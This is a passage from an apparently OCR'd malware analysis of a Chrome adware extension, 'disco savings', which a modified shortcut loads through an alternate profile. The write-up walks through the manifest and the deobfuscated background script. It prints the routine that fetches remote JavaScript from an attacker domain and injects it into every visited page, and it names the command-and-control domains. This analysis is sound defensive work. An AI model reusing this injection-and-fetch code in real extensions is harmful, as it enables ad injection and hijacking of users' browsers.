

Figure 11: Chrome shortcut properties

On the picture above we can also see that two Chrome windows are shown in the taskbar, but why is

that? If we choose the properties of the second Chrome window, we'll quickly identify the second Chrome entry is using a different profile directory “Profile 1” as shown below.



Figure 12: The properties

We'll see the reason behind using another profile “Profile 1” instead of the default “Default” profile in a little while.

Load the Ads

To determine why web browser is loading ads, we have to look at the web browser extensions. Immediately upon opening web browser extensions, we can observe the malicious Chrome extension, the “disco savings”.



Figure 13: Chrome extensions

On Windows, Chrome saves extensions under C:\Users\<user>\AppData\Local\Google\Chrome\User Data\Default\Extensions\ directory. Since a profile was changed when starting Chrome web browser by using the --profile-directory option, the last subdirectory will not be "Default" but "Profile 1" instead. We can see the extensions from "Profile 1" in the picture below.



Figure 14: The directory structure of extensions

If we go back to "chrome://extensions" we can hold our mouse on the details button as shown below,

which will display the plugin hash ID at the bottom of the page. Now we know the adware plugin hash id starts with the “fdjf”.



Figure 15: Discovering the hash of a 'disco savings' extension

If we go into the extension folder, we'll stumble upon the **manifest** JSON file as presented below. Note that every Chrome extension has a manifest JSON file named manifest.json (we don't see the extension below), which provides important information about the extension.



Figure 16: The 'disco savings' extension files

The contents of the file are shown below. The **manifest_version** specifies the version of the manifest file format, which should always be set to 2 after Chrome 18. The **name** specifies the name of the extension, while the **description** holds a plain text string describing the purpose of extension. The **version** holds the one to four dot-separated integers identifying the version of the extension.

```
{
    "manifest_version": 2,
    "name": "disco savings",
    "description": "disco savings",
    "version": "0.1",
    "permissions": ["<all_urls>", "webNavigation"],
    "update_url": "https://clients2.google.com/service/update2/crx",
    "background": {
        "scripts": ["chrome/content/main.js"]
    }
}
```

Figure 17: The content of the manifest file

The most important fields in a manifest.json file is the **permissions** field, which declares the permissions the extension would like to have. There are many available permissions that a plugin can specify, but our plugin merely specifies the following:

- **<all_urls>:** specifies a match pattern that usually begins with a permitted scheme like http, https, file, or ftp, which can contain the wild '*' character. In this extension, a special pattern <all_urls> is used, which matches any URL that uses a permitted scheme **http/https/file/ftp**.
- **webNavigaton**: this permissions gives the extension access to the chrome.webNavigation API. This gives the extension the permissions to receive the status of navigation requests.

The **update_url** is used for automatic updating of the extension and points to the location used for doing update checks. I don't think the URL was actually being used, because it now returns 404 HTTP Not Found error message.

There's one more field we still have to analyze, the **background** entry, which specifies the background page being used by the extension as a single long-running script that does all the actions. The background page is a HTML page that runs in the extension process and exists as long as the extension is installed and active in a web browser. In order to determine what the extension is doing, we have to take a look at the chrome/content/main.js file.

We copied the contents of the whole file in **Appendix A** for reference and further analysis by anyone reading this document. If we look at the JavaScript, we can immediately see the file is encrypted somehow.

In order to analyze this obfuscated JavaScript file, we have to download Revelo, which will greatly speed up the analysis. Revelo is a tool for deobfuscating JavaScript by using a number of different methods. Note that Revelo might not cover all of the cases JavaScript might be able to trick it into executing code on your computer, so use it with caution, presumably in a virtual machine. The tool has the following features:

- Analyze a script quickly by loading a file or pasting in Javascript code
- Includes several methods to deobfuscate Javascript
- Includes a built-in browser proxy which displays the URL of outgoing requests
- Displays the Document Object Model (DOM) elements

- Includes a packet sniffer which logs incoming and outgoing requests
- Includes a software firewall to prevent the program from accessing Internet content accidentally
- Ability to act as a web proxy to catch and block redirects
- Beautifies Javascript code to make it more readable
- Ability to clear the browser cookies
- Ability to spoof the user-agent string

The basic picture of the Revelo tool can be seen below, where the obfuscated JavaScript has to be copied into the input box; note that in order for Revelo to work, you have to add the <script>...</script> tags at the beginning and end of JavaScript.



Figure 18: Loading obfuscated JavaScript in Revelo

At this time, let's not change anything and just press the Execute button. If JavaScript will try to redirect a user, a popup will open notifying us about the URL it's trying to open. While Revelo executes the script, it will display two popup boxes presented below.

The first popup box, while trying to open logs.outstaticdatastorage.com domain.



Figure 19: The first pop-up box

The second popup box, while trying to open cdn.builddomserv.com domain.



Figure 20: The second pop-up box

The “Traffic Detail” tab will present the requests sent on the specified domains. Since the internet connectivity is blocked by the program, the request won't actually be sent on the Internet, but will be blocked by Revelo.



Figure 21: Revelo traffic details

We can quickly determine that Revelo can't be used as a standalone tool to deobfuscate the whole

JavaScript. Rather than trying to do that with Revelo, let's first do a little bit of manual analysis to determine what the JavaScript code does. At first we might use an online jsbeautifier service to beautify the JavaScript that we're working with, which will make the code more readable and easy to understand. The beautified code can be seen in Appendix A.

We can fairly quick determine the code assigns various functions to variables by using multiple-layer of nesting, which will be good enough to beat most of the automated malware analysis scanners. The code starts by executing the following piece of code, where the OnDocumentStart.startInjectingCode() is called first, after which the results are passed to CodeUpdater.setCodeAndUpdate() and then the Stats.startReportingActive() is also called.

```
(function() {
    CodeUpdater.setCodeAndUpdate(function() {
        OnDocumentStart.startInjectingCode()
    });
    Stats.startReportingActive()
})();
```

Figure 22: The main function of JavaScript

The OnDocumentStart.startInjectingCode()

The code first checks whether the browser is Chrome and if that is the case executes function f(), otherwise it executes function g().

```
return {
    startInjectingCode: function() {
        isChrome ? f() : g()
    }
}
```

Figure 23: JavaScript code that checks if current web browser is Chrome

We have executed the code in Chrome browser, so we'll be analyzing the f() function below. The code of the function can be seen below, where it's evident a listener is added by using the Chrome extension API chrome.webNavigation.onCommitted.addListener.

```
26                var f = function() {
27                        function b(b) {
28                            return "(function (){var tag = document.createElement('script');
tag.setAttribute('type', 'text/javascript');tag.innerHTML =" + b + ";(document.
getElementsByTagName('head')[0] || document.getElementsByTagName('body')[0]).appendChild(tag);
}());"
29                        }
30                        chrome.webNavigation.onCommitted.addListener(function(d) {
31                            !d || 0 !== d.frameId || !d.tabId || !d.url || 0 > d.url.
indexOf("http") || 0 <= d.url.indexOf("/_/chrome/newtab") || chrome.tabs.executeScript(d.
tabId, {
32                                code: b(JSON.stringify(CodeUpdater.getCodeToRun())),
33                                runAt: "document_start"
34                            })
35                        })
36                    },
```

Figure 24: JavaScript function f()

The function specifies a callback function, which receives an object as an input argument, which has the following parameters. The malicious function above specifies many conditions that need to evaluate to true before the last conditions actually executes the payload by executing chrome.tabs.executeScript function, which injects JavaScript code into the page. The prototype of the function can be seen below. Note that the callback parameter is optional and the extension is not specifying one.

```
chrome.tabs.executeScript(integer tabId, object details, function callback)
```

```
function(object details) {...};
```

object	details	integer	tabId	The ID of the tab in which the navigation occurs.
		string	url	
		integer	processId	Since Chrome 22. The ID of the process runs the renderer for this tab.
		integer	frameId	0 indicates the navigation happens in the tab content window; a positive value indicates navigation in a subframe. Frame IDs are unique within a tab.
		TransitionType	transitionType	Cause of the navigation.
		array of **TransitionQualifier**	transitionQualifiers	A list of transition qualifiers.
		double	timeStamp	The time when the navigation was committed, in milliseconds since the epoch.

Figure 25: The documentation of the executeScript function

But the extension has to specify the **details** parameter, which accepts the settings presented on the picture below. The runAt specifies the **code** will be injected into the web page at document_start, which will cause the code to be injected after any CSS files have been added, but before any other script is executed.

string	(optional) code	JavaScript or CSS code to inject. **Warning:** Be careful using the `code` parameter. Incorrect use of it may open your extension to **cross site scripting** attacks.
string	(optional) file	JavaScript or CSS file to inject.
boolean	(optional) allFrames	If allFrames is `true`, implies that the JavaScript or CSS should be injected into all frames of current page. By default, it's `false` and is only injected into the top frame.
boolean	(optional) matchAboutBlank	Since Chrome 39. If matchAboutBlank is true, then the code is also injected in about:blank and about:srcdoc frames if your extension has access to its parent document. Code cannot be inserted in top-level about:-frames. By default it is `false`.
enum of `"document_start"`, `"document_end"`, or `"document_idle"`	(optional) runAt	Since Chrome 20. The soonest that the JavaScript or CSS will be injected into the tab.

Figure 26: Available settings for the 'details' parameter

Not we have to figure out what code is actually injected into the webpage by determining what the CodeUpdater.getCodeToRun() function returns.

The CodeUpdater.getCodeToRun()

The getCodeToRun() function basically calls an object named b.

```
return {
    setCodeAndUpdate: function(a) {
        h(a);
        Utils.genericTimer(Config.UPDATE_CODE_INTERVAL, h)
    },
    getCodeToRun: function() {
        return b
    }
}
```

Figure 27: Calling an object b

The object b is constructed in the function h as shown below.

```
h = function(a) {
    a = a || function() {};
    Request.get(Utils.getCodeUrl(),
        function(c) {
            c || (c = g);
            b = d(c);
            a()
        })
};
```

Figure 28: The construction of object b in function h

What basically happens is that a GET request is sent to the server requesting a resource by concatenating Config.codeUrl, which holds the value "http://cdn.buildomserv.com/txt/a.js" with the current time stored in rnd GET parameter.

```
getCodeUrl: function() {
    return Config.codeUrl + "?rnd=" + (new Date).getTime()
},
```

Figure 29: The getCodeUrl function

If we open the http://cdn.buildomserv.com/txt/a.js, another JavaScript code will be shown as presented below.


```
